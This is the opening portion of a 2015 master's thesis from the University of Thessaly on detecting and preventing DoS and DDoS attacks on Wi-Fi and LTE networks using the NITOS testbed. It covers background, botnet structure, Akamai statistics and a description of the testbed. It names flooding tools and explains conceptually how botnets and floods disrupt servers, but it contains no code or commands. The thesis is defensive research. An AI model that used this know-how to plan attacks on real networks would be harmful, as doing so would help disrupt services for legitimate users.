Πανεπιστήμιο Θεσσαλίας

Μεταπτυχιακή Διατριβή

"Σχεδίαση, Ανάπτυξη, Ανίχνευση και Αποτροπή Επιθέσεων Ασύρματων Δικτύων σε Διάφορα Επίπεδα της Στοίβας Πρωτοκόλλων OSI σε Πραγματικό Περιβάλλον"

Συγγραφέας:

Μπατάκα Ευμορφία

Επιβλέποντες:

Δρ. Αθανάσιος Κοράκης

Δρ. Παναγιώτης Μποζάνης

Δρ. Αντώνιος Αργυρίου

Βόλος, Οκτώβριος 2015

ΤΜΗΜΑ ΗΛΕΚΤΡΟΛΟΓΩΝ ΜΗΧΑΝΙΚΩΝ ΚΑΙ ΜΗΧΑΝΙΚΩΝ ΥΠΟΛΟΓΙΣΤΩΝ

`

MASTER THESIS

"Design, Development, Detection and Prevention of Wireless Network Attacks in Multiple OSI Stack Layers in Real World Experiments"

Author:

Bataka Evmorfia

Supervisors:

Dr. Athanasios Korakis

Dr. Panagiotis Bozanis

Dr. Antonios Argiriou

A thesis submitted in fulfilment of the requirements for the degree of Master Of Science in the University Of Thessaly Computer and Communications Engineering

Βόλος, Οκτώβριος 2015

`

Declaration of Authorship

I, Evmorfia Bataka, declare that this thesis titled, “Design, Development, Detection and Prevention of Wireless Network Attacks in Multiple OSI Stack Layers in Real World Experiments” and the work presented in it are my own. I confirm that:

- This work was done wholly or mainly while in candidature for a research degree at this University.
- Where any part of this thesis has previously been submitted for a degree or any other qualification at this University or any other institution, this has been clearly stated.
- Where I have consulted the published work of others, this is always clearly attributed.
- Where I have quoted from the work of others, the source is always given. With the exception of such quotations, this thesis is entirely my own work.
- I have acknowledged all main sources of help.
- Where the thesis is based on work done by myself jointly with others, I have made clear exactly what was done by others and what I have contributed myself.

`

Περίληψη

Στη σημερινή εποχή οι διαδικτυακές επιθέσεις γίνονται όλο και ποιο δημοφιλείς και ο αριθμός τους αυξάνεται εκθετικά λόγω των user-friendly προγραμμάτων που κυκλοφορούν στο διαδίκτυο. Εκατοντάδες επιχειρίσεις πέφτουν θύματα αυτων των επιθέσεων με αποτέλεσμα την απώλεια εκατοντάδων εκατομυρίων δολαρίων. Στο χώρο της ασφάλειας κατά των διαδικτυακών επιθέσεων υπάρχει ανάγκη έρευνας για την καταπολέμηση αυτής τη; απειλής. Για το λόγω αυτό απαιτείται μία κονσόλα ελεγχόμενων πειραμάτων και προσομοίωσης των υπάρχοντων επιθέσεων, έτσι ώστε να βρεθούν λύσεις για την αποφυγή και την αποτροπή τους.

Επιθέσεις τύπου Denial και Distributed Denial of Service έχουν κάνει την παρουσία τους αισθητή και έχουν ως στόχο την αποτροπή πρόσβασης στο διαδίκτυο ή σε τοπικό δίκτυο των νόμιμων χρηστών. Πολλές μεγάλες επιχειρήσεις όπως η Master Card και η Sony υπήρξαν θύματα των συγκεκριμένων επιθέσεων οι οποίες προκάλεσαν τεράστιες απώλειες τόσο σε χρηματικό επίπεδο, όσο και σε επίπεδο φήμης.

Ο στόχος της διπλωματικής είναι η ανάλυση επιθέσεων Denial of Service και Distributed Denial of Service σε ασύρματα δίκτυα τύπου Wi-Fi και LTE στο επίπεδο 2, 3, 4 και 7 της στοίβας OSI, με τη χρήση testbed. Το πρώτο μέρος αποτελείται απο το θεωρητικό υπόβαθρο το οποίο καλύπτει αναλυτικά μία πληθώρα διαφορετικών επιθέσων που αναφέρονται στη βιβλιογραφία. Το δεύτερο μέρος αποτελείται απο το πειραματικό σκέλος και υλοποιείται στο Nitos Testbed. Τα πειράματα έχουν ως στόχο την υλοποίηση, την ανίχνεση και την αποτροπή των επιθέσεων με τη χρήση open source προγραμμάτων και χωρίς τη χρήση εξειδικευμένου υλικού.

Τα αποτελέσματα συγκρίνονται με στατιστικές μέτρα για κάθε επίθεση, έτσι ώστε να εκτιμηθεί ο αντίκτυπος σε κάθε OSI επίπεδο.

`

Abstract

Nowadays, cyber-attacks become more popular and their numbers rise exponentially due to the user-friendly open source scripts and programs that can be easily accessed through the internet. Hundreds of corporations are victims of these attacks with losses of million dollars. There is a major need for experiments in order to fight this threat. Due to this reason cyber security experts require equipment for secure and isolated experiments, so as to find solutions in order to detect and prevent the attacks.

Denial of Service and Distributed Denial of Services attacks are active and dangerous nowadays, and their aim is to prevent the legitimate user to have internet access or generally network access. Many companies like Master Card and Sony Corporation were victims and lost millions of dollars and reputation.

The goal of this thesis is to analyze Denial of Service and Distributed Denial of Service threats in wireless network of Wi-Fi and LTE technology in layer 2, 3, 4 and 7 using the Nitos Testbed. The first part consists of the theoretical background and covers in detail a large number of DoS and DDoS attacks, mentioned in the bibliography. The second part consists of the experiments and is performed in Nitos Testbed. The experiment's goal is to perform the attacks, detect and prevent them with the use of open source programs and not specialized hardware.

The results are compared using statistic measures in order to evaluate the impact of the attacks per OSI layer.

`

Acknowledgments

I offer my sincerest gratitude to my supervisor, Dr. Korakis Athanasios. Also, i express my thanks to my co-supervisors Dr. Argyriou Antonios and Dr. Bozanis Panagiotis. Moreover I am grateful to Makris Nikolaos for the guidance across the whole period of this work.

Most special thanks go to my family and my friends who supported me with patience, love and understanding through this long process.

`

Contents

1. Introduction

1.1. DoS and DDoS attacks…… 9

1.2. Infrastructure of a DDoS attack…… 9

1.2.1. Creating the botnet…… 10

1.3. DDoS 2015 Q1 Akamai's Security Report…….. 11

1.4. Risk on business and rules that every security group should follow…... 14

1.5. Difference Between Wi-fi and WiMAX technologies..... 14

2. NITLAB Testbed..... 16
2.1. Nitos Family Architecture..... 16
2.2. CERTH Indoor Testbed..... 17
2.3. LTE Testbed..... 18

3. The Attacks..... 21

3.1 802.11 Attacks……... 23

3.1.1 Layer 2 (Data Link Layer)…….. 23

3.1.2 Layer 3 (Network Layer)…… 25

3.1.3 Layer 4 (Transport Layer)……..... 27

3.1.4 Layer 7 (Application Layer)……... 32

3.2 LTE Attacks…….... 35

4. Intrusion Detection..... 35

5. Countermeasures..... 38
5.1. How to block Layer 2 Arp Poisoning..... 38
5.2. How to block Layer 3 ICMP/UDP Attacks..... 38
5.3. How to block layer 4 SYN-Flood Attacks..... 38
5.4. How to block Layer 7 Attacks (Slowloris)..... 41

6. Tools..... 44

`

6.1. Layer 2: Arp Poisoning..... 44
6.2. Layer 3 / 4: ICMP/UDP/SYN Flood..... 44
6.3. Layer 7: Slowloris..... 45

7. Experiments..... 46
7.1. Layer2: Arp Poisoning..... 46
7.2. Layer3: ICMP Flood..... 49
7.3. Layer4: SYN-Flood..... 53
7.4. Layer7: Slowloris..... 57
7.5. Hybrid Attacks..... 60
7.6. LTE Attacks..... 61

8. Conclusions and Future Work..... 64

9. Glossary..... 66

10. References..... 67

`

Introduction

This project aims to implement wireless attacks on a controlled real world environment. The attacks on wireless networks are countless so only a specific type of attacks will be researched. Those attacks are called Distributed Denial of Service Attacks (DDoS) and Denial of Service Attacks (DoS). The two types differentiate by the number of the attackers.

This research focuses on attacks that are described mostly in literature and on the internet. The first section describes the definition of DoS and DDoS attacks. The second section, describes the Testbed used and the hardware it is equipped with. The third section, describes briefly specific attacks, which some of them will be implemented in order to get necessary data to draw conclusions about their impact and their mitigation. The fourth section describes some lightweight intrusion detection systems used for the implemented attacks. The fifth section describes the mitigation methods such as iptables, syn-cookies etc. The sixth section describes the tools used for the implementation such as Hping3, scapy and slowloris. The seventh section is the experimental part in details and the eighth section is the conclusions.

The victim is an APACHE open-source server while the medium is 802.11 (WiFi) wireless protocol and 802.16 (WiMax) wireless protocol. The same attacks will be implemented in both technologies apart from the ones that don't apply with the technology protocols.

The platform that is used to implement those attacks is the Nitos Wireless Testbed. A controlled environment will be used so as carefully crafted attacks can be deployed by properly measuring the effect on UNIX based operating systems. The data retrieved by the trials are carefully collected and applied to statistical methods. The results of those methods aid the conclusions. The nodes use Kernel 3.2.

1.1 DDOS and DOS attacks

With over 1 billion users today, the internet has become a reason for people and businesses to regularly access information, perform tasks such as banking, and shop at many different e-shops. The drawback of all this convenience is vulnerability to disruption. Malicious users are often able to steal information or stop normal computer operation, with motives ranging from industrial espionage and revenge to financial gain, political aims and profile projection in the hacker groups.

Denial of service attacks, are attempts of a malevolent network user, to disrupt legitimate users to access information or services. Denials of service (DOS) attacks have become a major threat to current computer networks. In the past DOS attacks were implemented by underground attackers as a game among them, by getting the control of an IRC channel via performing DoS attacks against the channel owner. Due to the enormous evolution of DoS tools, every owner of a personal computer or a device that has access to the internet can launch an attack without even conceiving the damage that can be caused, or the consequences.

`

Those attacks can be launched due to political reasons, hacktivism or just by companies who want to bring down competitors services. All of the attacks are considered illegal and the attackers are convicted by law. Not long ago the infamous ANONYMOUS created a tool called Low Orbit Ion Cannon which was 'advertised' through social media, and recruited thousands of people in order to voluntarily give the control of their computer (bandwidth) to a mastermind on a declared time and place attack in order to bring down servers like Master Card, Visa, Paypal, HBGary Federal, Sony Computer Entertainment and many more.

The concept of the attacks was to distribute the software of the attacking tool easily (user friendly way), then guide the 'followers' through IRC and persuade them to lend their IP address to the attacker, in order to flood the victim's server and bring it down.

The attack is implemented simply by sending junk packets in a high rate and volume. Of course the participants were spotted and some of them prosecuted. The reason is that the IP of the attackers was stored in the servers log file but the clueless manipulated participants didn't expect that.

The concept of those kind of attacks is that if the user can flood the WEB server with enough junk data, then it struggles to serve legitimate requests. DoS tools typically multithread the connections (depending on the protocol used ,usually TCP, UDP or HTTP, for the requests) in such a way that it can cause maximum workload on the target all at the same time making the attack as effective as possible.

The attack is referred as distributed DOS or DDoS, when multiple clients send junk data to the web server either having knowledge of their actions or not (botnets).

The effectiveness of a DDoS attack tends to be measured in both the **rate of data** flooding the target and the **duration** it lasts for. More of each obviously makes the attack more effective.

One of the key objectives of the DDoS attack is to increase the effect by targeting at specific parts of the server that increases the workload when the request is processed. Thus, all the threads will be occupied and so the legitimate user won't have the chance to be 'served'. Those carefully crafted attacks are implemented by sending malformed packets. They can be easily compiled by using tools like scapy (python) which is the tool that will be used in this research.

A cyber attack by a malicious party aiming to disrupt a website on the internet (or any device connected to it) is called an availability based attack. Using a wide spectrum of different attack vectors (TCP floods, HTTP/S floods, low late attacks, SSL attacks etc.), availability based attacks is one of the most serious security threats affecting websites

In conclusion, the DDoS attacks can be customized in order to increase the effectiveness. So the Testbed can be a valuable tool for the researchers to apply every combination of parameters to successfully bring a server down. This will allow them to produce countermeasures and deal with the overwhelming expansion of DDoS attacks.

1.2 Infrastructure of a DDoS attack

[1] In order for an attacker to design a DDoS attack, a large number of machines are needed in order to succeed and create an enormous amount of traffic. Attackers almost never legitimately control their attacking machines; rather, they infect thousands of computers spread across the world with specialized malware in order to gain unauthorized access to such machines. A collection of hundreds or thousands of compromised machines acting as an army under the control of one attacker is called a "**botnet**", and oftentimes the actual owners of machines that are part of a botnet, are unaware that their computers have been compromised and are being used to launch DDoS attacks.

`

1.2.1 Creating the botnet

The masterminds behind the botnet have two options to create a botnet***, figure.1*** *[1]*

First they use specialized software that is installed in the machines of the users who are unaware that they are




figure.1, Botnet Infrastructure

compromised, allowing the attackers to create a '**backdoor**', or an access point.[1] Infected computers begin accepting communications from "command and control" (C&C) servers, centralized machines that are able to send commands to botnet machines, usually by means of Internet Relay Chat (IRC), a communication protocol designed for chat rooms. Anytime attackers want to launch a DDoS attack, they can send messages to their botnet's C&C servers with instructions to perform an attack on a particular target, and any infected machines communicating with the contacted C&C server will comply by launching a coordinating attack. The authorities try to disable botnets by directly targeting the C&C servers , so that the botnet will not be able to be operational. However, recent software overcame this difficulty (in the attackers' side) and allowed the botnet to communicate through peer-to-peer networks and made it difficult for the authorities to bring down the botnet.

The second case is the voluntarily acting. Users join the botnet voluntarily and synchronize the attacks executing user-friendly malware, or via social networking sites or an IRC channel, posting the exact

`

date, URL and time of the attack. For example, the infamous anonymous orchestrated such an attack by distributing the malware known as Low Orbit Ion Cannon (LOIC) and recruiting naïve users by promising to them anonymity. Lastly, the recruit's IP's were obtained by the authorities, because the server that stored the log files wasn't harmed as the attackers thought.

The difficulty of launching a DDoS attack is decreasing everyday due to the tutorials which are easy to be found and because of the availability of tools that are programmed in a user friendly way to apply such an attack. Lastly, any person who has enough money, can rent a botnet and perform any attack against any server. The hard thing is to leave no traces.

1.3 DDoS 2015 Q1 Akamai's Security Report *[3]*

Akamai Technologies, Inc. is a content delivery network and cloud services provider. Akamai's content delivery network is one of the world's largest distributed computing platforms, responsible for serving between 15 and 30 percent of all web traffic.

Every year this company publishes a report referring to the activity of the DDoS attacks around the world.

The first quarter of 2015 set a record for the number of DDoS attacks recorded on the Akamai's PLXrouted network – more than double what was reported inQ1 2014. The profile of the typical attack, however, has changed. In 2014, high bandwidth, short duration attacks were the norm. In Q1 2015, the typical DDoS attack was less than 10 Gbps and persisted for more than 24 hours.

A) DDoS Activity: In Q1 2015, there was a 35 percent increase in DDoS activity against Akamai's customers, as compared to Q4 2014. Q1 2015 set a new record for the number of DDoS attacks observed over the Akamai's Prolexic network, more than double the number of attacks recorded a year ago.

B) DDoS Attack Bandwidth, Volume and Duration: As the number of attacks continues to increase quarter by quarter, the average (mean) peak attack bandwidth and volume continues to drop. Average peak attack bandwidth was 5.95 Gbps in Q1 2015, slightly down from the 6.41 Gbps average in Q4 2014, and significantly lower than the average peak of 9.70 Gbps seen in Q1 2014.

`

Compared to Q4 2014

- 35.24 percent increase in total DDoS attacks
- 22.22 percent increase in application layer (Layer 7) attacks
- 36.74 percent increase in infrastructure layer (Layer 3 & 4) attacks
- 15.37 percent decrease in average attack duration: 24.82 vs. 29.33 hours
- China was the top source of attacking IPs

Compared to Q1 2014

- 116.5 percent increase in total DDoS attacks
- 59.83 percent increase in application layer (Layer 7) attacks
- 124.69 percent increase in infrastructure layer (Layer 3 & 4) attacks
- 42.8 percent increase in the average attack duration: 24.82 vs. 17.38 hours

figure2. Q1 and Q4 2014

As with bandwidth, the average peak attack volume was down slightly to 2.21 million packets per second (Mpps) in Q1 2015, compared with the average peak of 2.31 Mpps in Q4 2014. Attack volume dropped significantly compared with Q1 2014, when the average peak was a record-setting 19.8 Mpps.

In Q1 2015, the average DDoS attack lasted 24.82 hours. That represents a 15.37 percent decrease in attack duration compared with Q4 2014 (29.33 hours) and a 42.8 percent increase in attack duration compared with Q1 2014. The trends of the past two quarters show that malicious actors are favoring lower bandwidth, but more frequent and longer attacks than a year ago. Figure3 displays the DDoS Attack Type Distribution (Q1 2015, Q4 2014, Q1 2014)

`




Figure3. Type distribution

`

1.4 Risk on business and rules that every security group should follow.

[1] There are many factors that make the DDoS attacks dangerous and unpredictable. First of all if we approach the cost factor, DDoS attacks cost millions of dollars in huge corporations which use online services and e-shop based shelves to sell their products. Also advertisement companies that provide web services and host companies' web sites will certainly lose many reputation points if many attacks are implemented against their web servers.

There are 9 golden rules that administrators need to apply:

1. No organization is ever safe, only safer
2. Be prepared for DDoS attacks. Organize a defense strategy before you're attacked.
3. Make sure you're honest about the state of your security readiness. Identity potential security holes, have the right tools and people in place, and be wary of 'free' or 'bolt-on' tools.
4. Perform business risk analysis to determine the right budget to allocate.
5. Induct everyone in the security team. Responsibility for security is no longer the sole province of the security group.
6. The attack may be gone, but the threat lives on. Collect information about attacks such as type, size and frequency. Use the correct measures **per attack type.**
7. Test your DDoS mitigation systems and make sure they are capable of detecting and mitigating today's threats.
8. Simulate a DDoS attack on your organization and make sure that each staff member knows their role during an attack.
9. You don't actually have to take it sitting down, you can defend yourself while taking an offensive position that can neutralize your attacker. Study the rhythm and intent of the attacker so you can apply an effective counter-technique.


1.5 Difference Between Wi-fi and LTE technologies. *[23]*

There are many differences between Wi-fi and LTE technologies. First of all Wi-fi does not provide services in large distances like LTE. Also, the Wi-Fi MAC layer uses contention access. In this kind of access users compete for data throughput. Interference can be found in both technologies but there is a difference between RF interference and channel contention. The mechanism to gain access to the medium in order to create frames is CSMA/CA. This contention can be found in layer 1 using preambles and PHY headers and layer 2 using NAV*.

However, LTE uses scheduling algorithms that that allow the users to compete only once for the access point giving inherent advantages in throughput, latency, spectral efficiency, and advanced antennna support. The MAC layer used by LTE is based on an orthogonal frequency division multiplexing (OFDM) mechanism to allow a homogenous distribution of the bandwidth between all the devices which is more effective and support several channels compared to the mechanism used by Wi-Fi (CSMA/CA).

Table1 summarises the differencies.

`



Netmanias Technical Document: Network Architecture for LTE and Wi-Fi Interworking

Comparison

	LTE	Wi-Fi
Standard	• 3GPP	• IEEE 802.11/Wi-Fi Alliance
Standard Entity	• UE • LTE (E-UTRAN): eNB • EPC (SAE): S-GW, P-GW, MME, HSS, PCRF, SPR, OCS, OFCS	• STA, AP, AP Controller(optional), AAA
User Authentication	• EPS-AKA	EAP based Authentication (Standard) • EAP-AKA/SIM • EAP-TLS • EAP-TTLS, etc Web based Authentication (WBA) • ID/PW MAC based Authentication (Non Standard) • STA MAC
Security for User Data	• Encryption	EAP based Authentication • Encryption/Integrity Protected Web/MAC based Authentication • None
QoS Support	• Supported	• Supported (WMM), but not guaranteed
Handover (User Mobility) Support	• Supported	• Supported, but vendor specific methods • AP Controller required • Packet Loss during handover
Tunneling Protocol	• GTP	• Vendor Specific
Frequency Interference	• None	• Big issue (ISM band)
Frequency Band	• KT: 1.8GHz • SKT: 800MHz, 1.8GHz • LG U+: 800MHz, 2.1GHz	• 2.4GHz/5GHz

Table1. Differencies between WiMax and WiFi Technology

Due to the different ways of handling the MAC sublayer, conclusions according to each attack method can be made.

`

2.NITLAB Testbed

Nitlab or else Network Implementation Testbed Laboratory is a research Lab that focuses on the on the design, study and implementation of wireless schemes and their performance in the real environment. In this context, NITLab has developed a testbed named NITOS, which stands for *Network Implementation Testbed* using *Open Source* platforms.

NITOS testbed currently consists of 50 operational wireless nodes, which are based on commercial Wifi cards and Linux open source drivers. The testbed is designed to achieve reproducibility of experimentation, while also supporting evaluation of protocols and applications in real world settings. NITOS testbed is deployed at the exterior of the University of Thessaly (UTH) campus building.

The control and management of the tesbed is done using the Comtrol and Management Framework (OMF) open-source software. Users can perform their experiments by reserving slices (nodes, frequency spectrum) of the testbed through NITOS scheduler, that together with OMF management framework, support ease of use for experimentation and code development.

2.1 Nitos Facility Architecture




Figure4. Nitos Facility Architecture

